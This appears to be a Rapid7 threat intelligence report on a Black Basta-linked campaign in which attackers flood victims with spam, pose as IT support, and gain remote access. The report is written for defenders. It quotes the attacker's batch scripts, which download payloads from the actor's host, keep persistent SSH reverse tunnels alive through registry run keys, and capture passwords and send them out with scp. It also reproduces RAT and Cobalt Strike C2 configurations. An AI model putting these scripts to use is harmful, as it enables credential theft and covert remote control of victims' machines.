Social Engineering Campaign Linked to Black Basta Ransomware Operators

rapid7.com/blog/post/2024/05/10/ongoing-social-engineering-campaign-linked-to-black-basta-ransomware-operators/

Rapid7 May 10, 2024

Last updated at Tue, 28 May 2024 21:20:45 GMT

Co-authored by Rapid7 analysts Tyler McGraw, Thomas Elkins, and Evan McCann

Executive Summary

Rapid7 has identified an ongoing social engineering campaign that has been targeting multiple managed detection and response (MDR) customers. The incident involves a threat actor overwhelming a user's email with junk and calling the user, offering assistance. The threat actor prompts impacted users to download remote monitoring and management software like AnyDesk or utilize Microsoft's built-in Quick Assist feature in order to establish a remote connection. Once a remote connection has been established, the threat actor moves to download payloads from their infrastructure in order to harvest the impacted users credentials and maintain persistence on the impacted users asset.

In one incident, Rapid7 observed the threat actor deploying Cobalt Strike beacons to other assets within the compromised network. While ransomware deployment was not observed in any of the cases Rapid7 responded to, the indicators of compromise we observed were previously linked with the Black Basta ransomware operators based on OSINT and other incident response engagements handled by Rapid7.

Overview

Since late April 2024, Rapid7 identified multiple cases of a novel social engineering campaign. The attacks begin with a group of users in the target environment receiving a large volume of spam emails. In all observed cases, the spam was significant enough to overwhelm the email protection solutions in place and arrived in the user’s inbox. Rapid7 determined many of the emails themselves were not malicious, but rather consisted of newsletter sign-up confirmation emails from numerous legitimate organizations across the world.




Figure 1. Example spam email.

With the emails sent, and the impacted users struggling to handle the volume of the spam, the threat actor then began to cycle through calling impacted users posing as a member of their organization's IT team reaching out to offer support for their email issues. For each user they called, the threat actor attempted to socially engineer the user into providing remote access to their computer through the use of legitimate remote monitoring and management solutions. In all observed cases, Rapid7 determined initial access was facilitated by either the download and execution of the commonly abused RMM solution AnyDesk, or the built-in Windows remote support utility Quick Assist.

In the event the threat actor's social engineering attempts were unsuccessful in getting a user to provide remote access, Rapid7 observed they immediately moved on to another user who had been targeted with their mass spam emails.

Once the threat actor successfully gains access to a user's computer, they begin executing a series of batch scripts, presented to the user as updates, likely in an attempt to appear more legitimate and evade suspicion. The first batch script executed by the threat actor typically verifies connectivity to their command and control (C2) server and then downloads a zip archive containing a legitimate copy of OpenSSH for Windows (ultimately renamed to ***RuntimeBroker.exe***), along with its dependencies, several RSA keys, and other Secure Shell (SSH) configuration files. SSH is a protocol used to securely send commands to remote computers over the internet. While there are hard-coded C2 servers in many of the batch scripts, some are written so the C2 server and listening port can be specified on the command line as an override.

```
if "%~2"=="" (
    echo "{+} Use default BCSERV"
) else (
    set "BCSERV=%2"
)

echo "{+} Checking connectivity with %BCSERV%..."
ping -n 3 %BCSERV% >nul
if ERRORLEVEL == 1 (
    echo "{-} Host is not available: %BCSERV%"
    exit /B 1
)
echo "{+} BCSERV connectivity ok!"


curl -o s.zip --insecure https://upd7.com/update/s.zip
tar xf s.zip
tar xf s.tar
```

Figure 2. Initial batch script snippet




Figure 3. Compressed SSH files within s.zip.

The script then establishes persistence via run key entries in the Windows registry. The run keys created by the batch script point to additional batch scripts that are created at run time. Each batch script pointed to by the run keys executes SSH via PowerShell in an infinite loop to attempt to establish a reverse shell connection to the specified C2 server using the downloaded RSA private key. Rapid7 observed several different variations of the batch scripts used by the threat actor, some of which also conditionally establish persistence using other remote monitoring and management solutions, including NetSupport and ScreenConnect.

```
echo @echo off > %BAT2_1%
echo powershell "for(;;) {start ssh -Args \"a@%BCSERV% -o
ServerAliveInterval=5 -f -N -R 0.0.0.0:%LISTEN_PORT%
:127.0.0.1:22000 -p 443 -o StrictHostKeyChecking=no -i %MAINDIR%
\id_client.ini\" -WindowStyle Hidden -Wait}" >> %BAT2_1%

echo @echo off > %BAT2_2%
echo powershell "for(;;) {start ssh -Args \"a@%BCSERV% -o
ServerAliveInterval=5 -f -N -R 0.0.0.0:%LISTEN_PORT_2% -p 443 -o
StrictHostKeyChecking=no -i %MAINDIR%\id_client.ini\" -WindowStyle
Hidden -Wait}" >> %BAT2_2%

call %BAT1%
call %BAT2%
rem start /b "" %BAT1%
rem start /b "" %BAT2%

reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
runtimebroker /d "\"%BAT1%\"" /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
runtimebroker_connect /d "\"%BAT2%\"" /f

echo {+} Update completed.
```

Figure 4. The batch script creates run keys for persistence.

In all observed cases, Rapid7 has identified the usage of a batch script to harvest the victim's credentials from the command line using PowerShell. The credentials are gathered under the false context of the "update" requiring the user to log in. In most of the observed batch script variations, the credentials are immediately exfiltrated to the threat actor's server via a Secure Copy command (SCP). In at least one other observed script variant, credentials are saved to an archive and must be manually retrieved.

```
set "FILE=%USERDOMAIN%_%USERNAME%_1.txt"
set "psCommand=powershell -Command "$pword = read-host 'Enter password for user %USERNAME%'
-AsSecureString ;
$BSTR=[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($pword);
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR)""
for /f "usebackq delims=" %%p in (`%psCommand%`) do set password1=%%p
echo Checking password...
echo %USERDOMAIN%:%USERNAME%:%password1%:%password2%:%LOGONSERVER% > "%FILE%"
scp -B -P 443 -i "%KEYFILE%" "%FILE%" a@%BCSERV%:store/ >nul
del /Q "%FILE%"
```

Figure 5. Stolen credentials are typically exfiltrated immediately.

```
set "FILE_1=%USERDOMAIN%_%USERNAME%_1.txt"
set "psCommand=powershell -Command "$pword = read-host 'Enter password for user %USERNAME%'
-AsSecureString ;
$BSTR=[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($pword);
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR)""
for /f "usebackq delims=" %%p in (`%psCommand%`) do set password1=%%p
echo Checking password...
echo %USERDOMAIN%:%USERNAME%:%password1%:%password2%:%LOGONSERVER% > "%FILE_1%"
rem scp -B -P 443 -i "%KEYFILE%" "%FILE%" a@%BCSERV%:store/ >nul
rem del /Q "%FILE%"
```


Figure 6. Script variant with no secure copy for exfiltration.

In one observed case, once the initial compromise was completed, the threat actor then attempted to move laterally throughout the environment via SMB using Impacket, and ultimately failed to deploy Cobalt Strike despite several attempts. While Rapid7 did not observe successful data exfiltration or ransomware deployment in any of our investigations, the indicators of compromise found via forensic analysis conducted by Rapid7 are consistent with the Black Basta ransomware group based on internal and open source intelligence.

Forensic Analysis

In one incident, Rapid7 observed the threat actor attempting to deploy additional remote monitoring and management tools including ScreenConnect and the NetSupport remote access trojan (RAT). Rapid7 acquired the Client32.ini file, which holds the configuration data for the NetSupport RAT, including domains for the connection. Rapid7 observed the NetSupport RAT attempt communication with the following domains:

- ***rewilivak13[.]com***
- ***greekpool[.]com***



```
[HTTP]
CMPI=60
GatewayAddress=greekpool.com:443
GSK=EN:N<OAEFK<C?HCIFJ:C>CCM
Port=443
SecondaryGateway=rewilivak13.com:443
SecondaryPort=443
```

Figure 7 - NetSupport RAT Files and Client32.ini Content

After successfully gaining access to the compromised asset, Rapid7 observed the threat actor attempting to deploy Cobalt Strike beacons, disguised as a legitimate Dynamic Link Library (DLL) named ***7z.DLL***, to other assets within the same network as the compromised asset using the Impacket toolset.

In our analysis of ***7z.DLL***, Rapid7 observed the DLL was altered to include a function whose purpose was to XOR-decrypt the Cobalt Strike beacon using a hard-coded key and then execute the beacon.

The threat actor would attempt to deploy the Cobalt Strike beacon by executing the legitimate binary 7zG.exe and passing a command line argument of `b`, i.e. `C:\Users\Public\7zG.exe b`. By doing so, the legitimate binary 7zG.exe side-loads ***7z.DLL***, which in turn executes the embedded Cobalt Strike beacon. This technique is known as DLL side-loading, a method Rapid7 previously discussed in a blog post on the IDAT Loader.

Upon successful execution, Rapid7 observed the beacon inject a newly created process, ***choice.exe*.**

```
BeaconType                      - Hybrid HTTP DNS
Port                            - 1
SleepTime                       - 6237
MaxGetSize                      - 3594544
Jitter                          - 24
MaxDNS                          - 245
PublicKey_MD5                   - 7b0f2701c2bc3486ce65ee5cf347c79f
C2Server                        - dns.thetrailbig.net,/owa/qH3zWpWNtRJqL8N9Rp4xtJitKx5G
UserAgent                       - Not Found
HttpPostUri                     - Not Found
Malleable_C2_Instructions       - Not Found
HttpGet_Metadata                - Not Found
HttpPost_Metadata               - Not Found
PipeName                        - Not Found
DNS_Idle                        - 72.14.203.44
DNS_Sleep                       - 84
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\choice.exe
Spawnto_x64                     - %windir%\sysnative\choice.exe
```

Figure 8 - Sample Cobalt Strike Configuration

Mitigations

Rapid7 recommends baselining your environment for all installed remote monitoring and management solutions and utilizing application allowlisting solutions, such as AppLocker or Microsoft Defender Application Control, to block all unapproved RMM solutions from executing within the environment. For example, the Quick Assist tool, quickassist.exe, can be blocked from

execution via AppLocker. As an additional precaution, Rapid7 recommends blocking domains associated with all unapproved RMM solutions. A public GitHub repo containing a catalog of RMM solutions, their binary names, and associated domains can be found here.

Rapid7 recommends ensuring users are aware of established IT channels and communication methods to identify and prevent common social engineering attacks. We also recommend ensuring users are empowered to report suspicious phone calls and texts purporting to be from internal IT staff.

MITRE ATT&CK Techniques

Tactic	Technique	Procedure
Denial of Service	T1498: Network Denial of Service	The threat actor overwhelms email protection solutions with spam.
Initial Access	T1566.004: Phishing: Spearphishing Voice	The threat actor calls impacted users and pretends to be a member of their organization's IT team to gain remote access.
Execution	T1059.003: Command and Scripting Interpreter: Windows Command Shell	The threat actor executes batch script after establishing remote access to a user's asset.
Execution	T1059.001: Command and Scripting Interpreter: PowerShell	Batch scripts used by the threat actor execute certain commands via PowerShell.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	The threat actor creates a run key to execute a batch script via PowerShell, which then attempts to establish a reverse tunnel via SSH.
Defense Evasion	T1222.001: File and Directory Permissions Modification: Windows File and Directory Permissions Modification	The threat actor uses cacls.exe via batch script to modify file permissions.
Defense Evasion	T1140: Deobfuscate/Decode Files or Information	The threat actor encrypted several zip archive payloads with the password "qaz123".
Credential Access	T1056.001: Input Capture: Keylogging	The threat actor runs a batch script that records the user's password via command line input.
Discovery	T1033: System Owner/User Discovery	The threat actor uses whoami.exe to evaluate if the impacted user is an administrator or not.
Lateral Movement	T1570: Lateral Tool Transfer	Impacket was used to move payloads between compromised systems.
Command and Control	T1572: Protocol Tunneling	An SSH reverse tunnel is used to provide the threat actor with persistent remote access.

Rapid7 Customers

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this malware campaign:

Detections
Attacker Technique - Renamed SSH For Windows
Persistence - Run Key Added by Reg.exe
Suspicious Process - Non Approved Application

Detections
Suspicious Process - 7zip Executed From Users Directory (*InsightIDR product only customers should evaluate and determine if they would like to activate this detection within the InsightIDR detection library; this detection is currently active for MDR/MTC customers)
Attacker Technique - Enumerating Domain Or Enterprise Admins With Net Command
Network Discovery - Domain Controllers via Net.exe

Indicators of Compromise

Network Based Indicators (NBIs)

Domain/IPv4 Address	Notes
upd7[.]com	Batch script and remote access tool host.
upd7a[.]com	Batch script and remote access tool host.
195.123.233[.]55	C2 server contained within batch scripts.
38.180.142[.]249	C2 server contained within batch scripts.
5.161.245[.]155	C2 server contained within batch scripts.
20.115.96[.]90	C2 server contained within batch scripts.
91.90.195[.]52	C2 server contained within batch scripts.
195.123.233[.]42	C2 server contained within batch scripts.
15.235.218[.]150	AnyDesk server used by the threat actor.
greekpool[.]com	Primary NetSupport RAT gateway.
rewilivak13[.]com	Secondary NetSupport RAT gateway.
77.246.101[.]135	C2 address used to connect via AnyDesk.
limitedtoday[.]com	Cobalt Strike C2 domain.
thetrailbig[.]net	Cobalt Strike C2 domain.

Host-based indicators (HBIs)

File	SHA256	Notes
s.zip	C18E7709866F8B1A271A54407973152BE1036AD3B57423101D7C3DA98664D108	Payload containing SSH config files used by the threat actor.
id_rsa	59F1C5FE47C1733B84360A72E419A07315FBAE895DD23C1E32F1392E67313859	Private RSA key that is downloaded to impacted assets.
id_rsa_client	2EC12F4EE375087C921BE72F3BD87E6E12A2394E8E747998676754C9E3E9798E	Private RSA key that is downloaded to impacted assets.

File	SHA256	Notes
authorized_keys	35456F84BC88854F16E316290104D71A1F350E84B479EEBD6FBB2F77D36BCA8A	Authorized key downloaded to impacted assets by the threat actor.
RuntimeBroker.exe	6F31CF7A11189C683D8455180B4EE6A60781D2E3F3AADF3ECC86F578D480CFA9	Renamed copy of the legitimate OpenSSH for Windows utility.
a.zip	A47718693DC12F061692212A354AFBA8CA61590D8C25511C50CFECF73534C750	Payload that contains a batch script and the legitimate ScreenConnect setup executable.
a3.zip	76F959205D0A0C40F3200E174DB6BB030A1FDE39B0A190B6188D9C10A0CA07C8	Contains a credential harvesting batch script.